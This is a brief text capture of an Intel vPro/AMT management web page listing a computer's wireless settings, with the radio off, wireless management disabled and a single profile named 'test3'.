Intel vPro/AMT



Intel®Active Management Technology

Computer: [redacted]

Wireless Settings

Band mode capabilities A B G N

Radio state Off

Wireless Management Disabled

Profiles

Connect to wireless networks in the order listed below.

Profile name / Network name (SSID):

test3